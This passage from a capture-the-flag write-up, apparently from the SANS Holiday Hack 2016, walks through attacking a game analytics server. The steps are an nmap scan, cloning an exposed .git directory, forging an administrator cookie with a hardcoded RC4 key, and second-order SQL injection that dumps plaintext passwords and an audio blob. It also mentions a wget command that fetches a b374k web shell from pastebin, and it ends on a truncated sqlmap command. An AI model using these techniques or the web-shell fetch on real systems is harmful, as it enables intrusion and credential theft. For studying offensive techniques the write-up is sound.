
To double check we got the right file, we can pass in `cat ../exception.php`, and by using the `<pre>` tags, viewing the source of the page will show us the code for exception.php, which shows us the code as before.

It was at this point I noticed some possibly sensitive files on the server and so notified the SANS team who removed them.

We could write to the server using the `touch` command. In fact, we could even run a `b374k.php` shell using the command `wget http://pastebin.com/raw/br983uGH -O a.php` or pull in <http://www.securitysift.com/download/linuxprivchecker.py> to run diagnostics on the server to see what exploits, if any, there were.

The Mobile Analytics Server (post authentication)

Now, we're at the final server (which was the first one we looked at.... stay with me). There were no obvious exploits on the server but I feel uneasy not having used **Nmap** yet, given the clue in the game, so let's use it on the server and see what happens.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sV -sC analytics.northpolewonderland.com -T5

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-25 23:26 GMT
Nmap scan report for analytics.northpolewonderland.com (104.198.252.157)
Host is up (0.014s latency).
rDNS record for 104.198.252.157: 157.252.198.104.bc.googleusercontent.com
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 5d:5c:37:9c:67:c2:40:94:b0:0c:80:63:d4:ea:80:ae (DSA)
|   2048 f2:25:e1:9f:ff:fd:e3:6e:94:c6:76:fb:71:01:e3:eb (RSA)
|   256  4c:04:e4:25:7f:a1:0b:8c:12:3c:58:32:0f:dc:51:bd (ECDSA)
443/tcp    open  ssl/http nginx 1.6.2
| http-git:
|   104.198.252.157:443/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|   Last commit message: Finishing touches (style, css, etc)
|_ http-server-header: nginx/1.6.2
|_ http-title: 400 The plain HTTP request was sent to HTTPS port
|_ ssl-cert: Subject: commonName=analytics.northpolewonderland.com
| Subject Alternative Name: DNS:analytics.northpolewonderland.com
| Not valid before: 2016-12-07T17:35:00
| Not valid after:  2017-03-07T17:35:00
|_ ssl-date: TLS randomness does not represent time
|_ tls-nextprotoneg:
|_ http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.32 seconds
root@kali:~#
```

Figure 27- Nmap of the analytics server

A GIT repository has been found! Let's grab a copy!

```
1. root@kali:~/g# wget --mirror --include-
   directories=/.git https://analytics.northpolewonderland.com/.git/
2. ...
3. root@kali:~/g# cd analytics.northpolewonderland.com/
4. root@kali:~/g/analytics.northpolewonderland.com# git reset --hard
5. HEAD is now at 16ae0cb Finishing touches (style, css, etc)
6. root@kali:~/g/analytics.northpolewonderland.com# ls -laah
7. total 108K
8. drwxr-xr-x 7 root root 4.0K Dec 25 23:41 .
9. drwxr-xr-x 3 root root 4.0K Dec 25 23:39 ..
10. -rw-r--r-- 1 root root 290 Dec 25 23:41 crypto.php
11. drwxr-xr-x 2 root root 4.0K Dec 25 23:41 css
12. -rw-r--r-- 1 root root 2.9K Dec 25 23:41 db.php
13. -rw-r--r-- 1 root root 2.4K Dec 25 23:41 edit.php
14. drwxr-xr-x 2 root root 4.0K Dec 25 23:41 fonts
15. -rw-r--r-- 1 root root 29 Dec 25 23:41 footer.php
16. -rw-r--r-- 1 root root 1.2K Dec 25 23:41 getaudio.php
17. ...
```

We now have the files to access. There's a readme file which would be rude not to read:

```
1. # Installation
2. * Install Linux/ApachePHP/MySQL (this should work fine under nginx and other systems)
3. ** Make sure you install `php-mysql` and `php-mcrypt`
4. * Create a database using `sprusage.sql`
5. ** Create a MySQL user with full access to that database, and put its account in the variables on top of `db.php`
```

Ok, so the **sprusage.sql** file is interesting and is present in the file structure. We wouldn't have guessed it was there beforehand so let's make a note of this. Going through the pages, **edit.php** is interesting because we wouldn't have known about it before so let's keep tabs on it. Auditing the files, we have:

[crypto.php](#)

Provides decryption and encryption functions

[db.php](#)

Provides functions to query the database, get the username from the cookie, check the user exists in the database, check the user access in the database and one to format the output from a SQL query. Interestingly, the check access function sees if the user is an administrator

```
1. function check_access($db, $username, $users) {
2.     # Allow administrator to access any page
3.     if($username == 'administrator') {
4.         return;
5.     }
6.
7.     if(!in_array($username, $users)) {
8.         reply(403, 'Access denied!');
9.         exit(1);
10.    }
11. }
```

[edit.php](#)

Page to edit a saved query's name and description

[footer.php](#)

The footer page

[getaudio.php](#)

Page that streams music only for a guest, where the URL parameter given matches up to what's in the table for that user.

[header.php](#)

Header page with meta tags and the start of the body

[index.php](#)

Home page asking whether to query data or view a previous query

[login.php](#)

Login page

[logout.php](#)

Logout page

[mp3.php](#)

Includes a function to get the ID of a MP3 given the logged in username

[query.php](#)

Page where you can build/save a query from the analytics received

[report.php](#)

Receives JSON requests from the APK and inserts into the database depending on what query parameter is passed. Since everything looks well escape, it's unlikely we can perform an exploit like we did on the debug or exception servers.

[this_is_html.php](#)

Has functions to output messages and to restrict pages to certain users for HTML pages

[this_is_json.php](#)

Same as above but for JSON requests

[uuid.php](#)

Created a UUID

[view.php](#)

Views the details of a report and then runs the function mentioned previously, where it formats the result from a SQL query. In this case, it pulls back what's in the query cell in the reports table.

Authentication Bypass

With the files listed, we now try and see what each one does. However, going into **edit.php** throws up an error:

```
1. {"result":403,"msg":"Access denied!"}
```

Looking at the source code of **edit.php** the following lines tell us what's happening:

```
1. # Don't allow anybody to access this page (yet!)
2. restrict_page_to_users($db, []);
```

The function is present in two files. **this_is_html.php** and **this_is_json.php** but since the **edit.php** page includes **this_is_html.php**, we'll look into that.

```
1. function restrict_page_to_users($db, $users) {
2.     $username = get_username();
3.
4.     if(!$username) {
5.         header('Location: login.php');
6.         exit(0);
7.     }
8.
9.     check_access($db, $username, $users);
10. }
```

The function takes two parameters. **\$db** opens up a database connection and **\$users** is an array of usernames. There are two further functions contained within this one:

```
1. function get_username() {
2.     if(!isset($_COOKIE['AUTH'])) {
3.         return;
4.     }
5.
6.     $auth = json_decode(decrypt(pack("H*", $_COOKIE['AUTH'])), true);
7.
8.     return $auth['username'];
9. }
```

This one checks if the cookie named **AUTH** is not set, and if so, terminate the execution of the statement. Basically, if you're not logged in, stop. It then assigns the result of various operations on the cookie to the **\$auth** array variable and finally returns the username element from the resulting array.

```

1. function check_access($db, $username, $users) {
2.     # Allow administrator to access any page
3.     if($username == 'administrator') {
4.         return;
5.     }
6.
7.     if(!in_array($username, $users)) {
8.         reply(403, 'Access denied!');
9.         exit(1);
10.    }
11. }

```

This function takes what was worked out earlier (the **\$username** variable and what was passed in as parameters). Interestingly it checks if the username is an administrator, if so, stop execution. If not, it sees if the username derived from the **AUTH** cookie is in the array of users supplied. If not, it shows the error we saw previously i.e. access denied.

In an attempt to see the full picture, let's try and break down what's happening!

1. Function is called to restrict who can view the page based on an array of usernames. In this example, it's setup so no one can view it
 - a. Within this function, the username of the logged in user is assigned to a variable
 - b. If it is blank then redirect the user to the login page
 - c. If not blank then check their access
 - i. **This functions checks if the user is an administrator, if so, terminate everything.**
 - ii. If it's not administrator then check whether the value of the username variable is contained within the supplied array, if not, show an error message

This flow is important because if the user is an administrator, the function executes early, which doesn't give the following check a chance to run. Therefore the **restrict_page_to_users()** doesn't prevent access as long as you're logged in with the **administrator** username. Since the username is contained within an encrypted version of the cookie, we look at how the cookie was created. The following comes from **login.php**

```

1. $auth = encrypt(json_encode([
2.     'username' => $_POST['username'],
3.     'date' => date(DateTime::ISO8601),
4. ]));
5.
6. setcookie('AUTH', bin2hex($auth));

```

The **encrypt()** function is in **crypto.php** and so, in order to get a cookie value that encompasses the administrator username, we replace the POST value with the administrator string and echo out the response

```

1. define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");
2.
3. function encrypt($data) {
4.     return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
5. }
6.
7. $array = array(
8.     'username' => "administrator",
9.     'date' => date(DateTime::ISO8601)
10. );
11.
12. echo bin2hex(encrypt(json_encode($array)));

```

This churns out something similar to:


```

1. 82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc926549b1494c6263a40363b71976884152

```

To set the cookie on the site, we can do this several ways but using the console in Chrome, we run the following which sets the cookie for us and allows us to be logged in as an administrator. More specifically, to view the **edit.php** page.

1. `document.cookie="AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc926549b1494c6263a40363b71976884152"`



The screenshot shows a web form titled "Warning! This is experimental." at the top. Below the warning, there are three input fields: "ID" with a placeholder "XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX", "Name" with a placeholder "New Name", and "Description" with a placeholder "New Description". At the bottom of the form is a button labeled "Edit".

Figure 28 - Edit page

There's some other reference to the administrator login in the following code which, if you didn't know the above, would tell us only admins can edit reports.

```
1. <?php
2.   if (get_username() == 'guest') {
3.     ?>
4.     <li><a href="/<? mp3_web_path($db); ?>">MP3</a></li>
5.   <?php
6.   }
7.   if (get_username() == 'administrator') {
8.     ?>
9.     <li><a href="/edit.php">Edit</a></li>
10.  <?php
11.  }
12. ?>
```

Compare and Contrast

As a guest, we now have access to two files we didn't know about - **sprusage.sql** and **edit.php**. What's common to both is the **reports** table and **view.php**.

```
1. DROP TABLE IF EXISTS `reports`;
2. /*!40101 SET @saved_cs_client      = @@character_set_client */;
3. /*!40101 SET character_set_client = utf8 */;
4. CREATE TABLE `reports` (
5.   `id` varchar(36) NOT NULL,
6.   `name` varchar(64) NOT NULL,
7.   `description` text,
8.   `query` text NOT NULL,
9.   PRIMARY KEY (`id`)
10. ) ENGINE=InnoDB DEFAULT CHARSET=latin1;
11. /*!40101 SET character_set_client = @saved_cs_client */;
```

To use the edit page and see it in action, we first have to create a report that we can save. We do this by going to the home page and going through the options to select the filters and options to create a new query.

Welcome to the query engine!

Which would you like to query? [Launch](#) [Usage](#)

Date



udid

#

1



Save Query?

Run Query

Figure 29 – Query

We then get a report URL²⁵ along with the output of the query

Output


You may have to scroll to the right to see the full details

id	appVersion	date	device	locale	lversion	manuf	model	product
11301	0	2016-12-25						
11302	4	2016-12-25	ja3g	USA	4.0.9-android	samsung	GT-I9500	ja3gxx
11303	4	2016-12-25	generic	USA	3.4.67-01422-gd3ffcc7-dirty	unknown	google_sdk	google_sdk

Figure 30 - Query Results

²⁵ <https://analytics.northpolewonderland.com/view.php?id=0a28ad9e-de50-4020-b49d-8bc9e9e3a3c8> in this instance

We can now go to the edit page, passing in the report ID we want to update, along with name and description.



Warning! This is experimental.

ID: 0a28ad9e-de50-4020-b49d-8bc9e9e3a3c8

Name: Janusz Jasinski

Description: Testing 123

Edit

Figure 31 - Editing the Query

Upon editing, we get taken to a page showing output of what we did. The URL takes the form <https://analytics.northpolewonderland.com/edit.php?id={ID}name={NAME}&description={DESC}>

```
1. Checking for id...
2. Yup!
3. Checking for name...
4. Yup!
5. Checking for description...
6. Yup!
7. Checking for query...
8. UPDATE `reports` SET `id`='0a28ad9e-de50-4020-b49d-8bc9e9e3a3c8', `name`='Janusz Jasinski', `description`='Testing 123' WHERE `id`='0a28ad9e-de50-4020-b49d-8bc9e9e3a3c8' Update complete!
```

Viewing the report shows the same results as before but with updated details. Interestingly it checks for the query field, even though we have yet to reference it directly. Looking back at the SQL structure for the reports table, we have another column we didn't update - the query column. Let's consider **edit.php** to see if anything is stopping us from updating it.

```
1. if(!isset($_GET['id'])) {
2.   ?>
3.   <div class="alert alert-warning"><strong>Warning!</strong> This is experimental.</div>
4.   <form class="form-horizontal">
5.     <div class="form-group">
6.       <label for="id" class="col-sm-2 control-label">ID</label>
7.       <div class="col-sm-6">
8.         <input type="text" class="form-control" name="id" id="id" placeholder="XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX">
9.       </div>
10.    </div>
11.    <div class="form-group">
12.      <label for="name" class="col-sm-2 control-label">Name</label>
13.      <div class="col-sm-6">
14.        <input type="text" class="form-control" name="name" id="name" placeholder="New Name">
15.      </div>
16.    </div>
17.    <div class="form-group">
18.      <label for="description" class="col-sm-2 control-label">Description</label>
19.      <div class="col-sm-6">
20.        <input type="text" class="form-control" name="description" id="description" placeholder="New Description">
21.      </div>
22.    </div>
23.    <div class="form-group">
24.      <div class="col-sm-offset-2 col-sm-6">
25.        <button type="submit" class="btn btn-default">Edit</button>
26.      </div>
27.    </div>
```

```

28.     </form>
29.
30. <?php
31. }
32. else
33. {
34.     $result = mysqli_query($db, "SELECT * FROM `reports` WHERE `id`='" . mysqli_real_escape_string
($db, $_GET['id']) . "' LIMIT 0, 1");
35.     if(!$result) {
36.         reply(500, "MySQL Error: " . mysqli_error($db));
37.         die();
38.     }
39.     $row = mysqli_fetch_assoc($result); // this is what gets column names as keys in the array
40.
41.     # Update the row with the new values
42.     $set = [];
43.     foreach($row as $name => $value) {
44.         print "Checking for " . htmlentities($name) . "...<br>";
45.         if(isset($_GET[$name])) {
46.             print 'Yup!<br>';
47.             $set[] = "`$name`='" . mysqli_real_escape_string($db, $_GET[$name]) . "'";
48.         }
49.     }
50.
51.     $query = "UPDATE `reports` " .
52.         "SET " . join($set, ', ') . ' ' .
53.         "WHERE `id`='" . mysqli_real_escape_string($db, $_REQUEST['id']) . "'";
54.     print htmlentities($query);
55.
56.     $result = mysqli_query($db, $query);
57.     if(!$result) {
58.         reply(500, "SQL error: " . mysqli_error($db));
59.         die();
60.     }
61.     print "Update complete!";
62. }
63. ?>

```

The first part (until line 32) says that if the ID parameter is not set then show the form in order to list in the variables. The second part (line 34 onwards) then performs a simple search against the products table for entries where the id column match what's in the URL parameter. Since everything seems to be nicely escaped and outputs treated securely, it doesn't look like we can perform SQL injection.

Line 42 declares an empty array which lines 43 to 49 populate by checking the previous queries result to see if the URL parameter key matches up with the respective column name, and then updating that column with that parameter value if it does. In pseudo code, it'll be something along these lines:

```

1. sql = select all reports where the id matches the URL parameter key ID
2. execute sql
3. if no rows match that ID {
4.     throw error
5. }
6. $row variable = query result
7.
8. $set variable = empty array
9. // Let's assume the URL is: ?id=123&name=&santa
10. for every object in the $row variable, assign that object to the new variable $name, with its
    corresponding value as $value {
11.     if the name of the column is equal to a URL parameter key {
12.         Add an element to the $set array where the key is the $name variable and the value is the
            corresponding value of the URK parameter key
13.     }
14. }

```

This means that if a URL parameter key matches a column in the products table, that will get added to the array. Lines 51 onwards (previous code block) then update the reports table accordingly, using the array as reference for which columns should be updated with what data.

With this in mind, since the query column is present in the reports table, we should be able to this as a URL parameter key, assign a value and see it get updated.

We go to a link of the format `?id=XXX&name=Santa&description=North Pole&query=Testing`. This goes through fine:

```
1. Checking for id...
2. Yup!
3. Checking for name...
4. Yup!
5. Checking for description...
6. Yup!
7. Checking for query...
8. Yup!
9. UPDATE `reports` SET `id`='0a28ad9e-de50-4020-b49d-8bc9e9e3a3c8', `name`='Santa', `description`='North Pole', `query`='Testing 123' WHERE `id`='0a28ad9e-de50-4020-b49d-8bc9e9e3a3c8' Update complete!
```

We now view the report to see what happens. Seems we have an error:

```
1. {"result":400,"msg":"Database error! You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'Testing 123' at line 1"}
}
```

We then remove the query parameter, refresh the page, go back to **view.php** and see all is well. Something must be up with processing the query parameter. We go to the view page to see what could be going wrong.

```
1. $result = mysqli_query($db, "SELECT * FROM `reports` WHERE `id`='" .
  mysqli_real_escape_string($db, $_GET['id']) . "' LIMIT 0, 1");
2.     if(!$result) {
3.         reply(500, "MySQL Error: " . mysqli_error($db));
4.         die();
5.     }
6. $row = mysqli_fetch_assoc($result);
7. ...
8. format_sql(query($db, $row['query']));
```

The line above is the only reference to “query” within the page. The value of `$row['query']` stems from the query on line 1 where it looks for all reports where the ID in the table matches the value of the URL parameter key named ID.

Within the **format_sql** function, it looks like the text stored in the query column is being executed. This was how the reports were being created – by storing the SQL within the query column. This was confirmed by going to **query.php** and seeing the code below where it does the insert.

```
1. $result = mysqli_query($db, "INSERT INTO `reports`
2.   (`id`, `name`, `description`, `query`)
3.   VALUES
4.   ('$id', '$name', '$description', '" . mysqli_real_escape_string($db, $query) . "')
5.   ");
```

Let’s see what the `format_sql` function tells us.

```
1. function format_sql($rows) {
2.     if(sizeof($rows) === 0) {
3.         ?>
4.         <div class="alert alert-danger" role="alert">
5.             <strong>No Results</strong> Your query did not return any results
6.         </div>
7.         <?php
8.         return;
9.     }
10.    ?>
11.    <div class="panel panel-default">
12.        <div class="panel-heading">
13.            <h3 class="panel-title">Output</h3>
14.            <p class="text-muted">You may have to scroll to the right to see the full details</p>
15.        </div>
```

```

16.     <div class="panel-body" style="overflow-x: scroll;">
17.         <table class="table table-striped">
18.             <thead>
19.                 <tr>
20.                     <?php
21.                         // headers
22.                         $headers = array_keys($rows[0]);
23.                         foreach($headers as $header) {
24.                             ?><th><?= htmlentities($header); ?></th><?php
25.                         }
26.                     ?>
27.                 </tr>
28.             </thead>
29.             <tbody>
30.                 <?php
31.                     foreach($rows as $row) {
32.                         ?><tr><?php
33.                             foreach($headers as $header) {
34.                                 // $out .= str_pad($row[$header], 15) . ' ';
35.                                 ?><td><?= htmlentities($row[$header]); ?></td><?php
36.                             }
37.                         ?></tr><?php
38.                     }
39.                 ?>
40.             </tbody>
41.         </table>
42.     </div>
43. </div>
44. <?php
45. }

```

It seems to do what it says on the tin – given results from a SQL query, it formats it nicely into a table.

With the knowledge that the data in the query column gets executed along with the fact we manipulate the data within the query column, let's try adding some SQL of our own to the column. Second order SQL injection... nice!

Something simple to start off with by visiting the URL

<https://analytics.northpolewonderland.com/edit.php?id=0a28ad9e-de50-4020-b49d-8bc9e9e3a3c8&name=Santa&description=North%20Pole&query=SELECT%20%27Janusz%20Jasinski%27>

We get confirmation that it has succeeded and going to the view page of

<https://analytics.northpolewonderland.com/view.php?id=0a28ad9e-de50-4020-b49d-8bc9e9e3a3c8> it shows us the following.

Details

ID	0a28ad9e-de50-4020-b49d-8bc9e9e3a3c8
Name	Santa
Details	North Pole


Output
You may have to scroll to the right to see the full details

Janusz Jasinski
Janusz Jasinski

Figure 32 - Query within a query

Success! Now let's try another SQL query, this time bringing back all users within the users table.

1. `SELECT * FROM users`




Output
You may have to scroll to the right to see the full details

uid	username	password
0	administrator	KeepWatchingTheSkies
1	guest	busyreindeer78

Figure 33 – Users

So now we have the administrator password but what we really need is the audio, so let's run some SQL for that.

1. `select * from audio`



Output
You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	

Figure 34 - Nearly there

Almost! Looking at the SQL file, we see the data type is **MEDIUMBLOB**. One way to extract the data is to leverage the **TO_BASE64** function within MySQL as follows:

1. `select filename, TO_BASE64(mp3) as mp3 from audio where username='administrator'`

The quotes are escaped so the above would turn into:

1. `select filename, TO_BASE64(mp3) as mp3 from audio where username='\administrator\'`

When executing that, MySQL will see the escaped quote will be represented by just a single quote and therefore be a valid SQL query as the one earlier.

After running the **edit.php** page with the updated query, we go to the **view.php** page. This presents us with the following output where we copy MP3 field, base64 decode it and save it as our final MP3!

Output

You may have to scroll to the right to see the full details

filename	mp3
discombobulatedaudio7.mp3	SUQzAwAAAAAGFRSQ0sAAAACAAAN1RJVDIAAAACAAAAN//7kGQAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAFhpbmcAAAPAAABKAADXu0AAgUICg0PEhQXGRwfISQmKCSuMDM1Nzo9P0JE R0piMUFJVWFtdYGNmaWxvcXR3en1/goSGiYuOkJOWmJudoKKlqKqtr7K0t7q8v8HExcjKzc/S1NFZ 3N7h4+bo6+3w8vT3+fz+AAAAZExBTUuzLjk5cgTAAAAAAAAAAAAA1CQFMU0AAfQAA17t+sRk1wAA AA AA AA AA AA AA AA AAK5AFd9AAAIxWAbDaCAAVyllUf5rAADvzlotzWAAQABNGZlaza6bcPqBAMAmH3y4IQQDBQ5lwQB AEAwXD/LAQDHLvyglAP+ouD4Pg/yhyXB8Hw+CHLg+D4Pg+CDsBg+D4Ph8EAQQQGD4f3eJwfB9/pE kJasijjt414BhgenDx/+AAAAHh4eHrABn4B4//938M8PDw9IZ////6QAADNB//+v//8PDw8MAAA AEB4eHh6QAAAAQHh4e//gf4eHh4eGAAAAAeHh4ekAAAAEB4kElhmioCEhm6aTbkbdk341XOOvHB ZqJw1ECDZhJBuQ4tVQRkThAwtuAqqi4MChhVPUBQRcwiJSOT5WapcsIX4sM+TahQLespZBF8Xqa

Figure 35 - Last MP3!

We were able to update records in the reports table but it seems this was quickly fixed! We could also run sqlmap using the below:

1. `sqlmap -u "https://analytics.northpolewonderland.com/edit.php?id=7ee553f9-da55-4958-8832-044a81d5400c&query=123" --
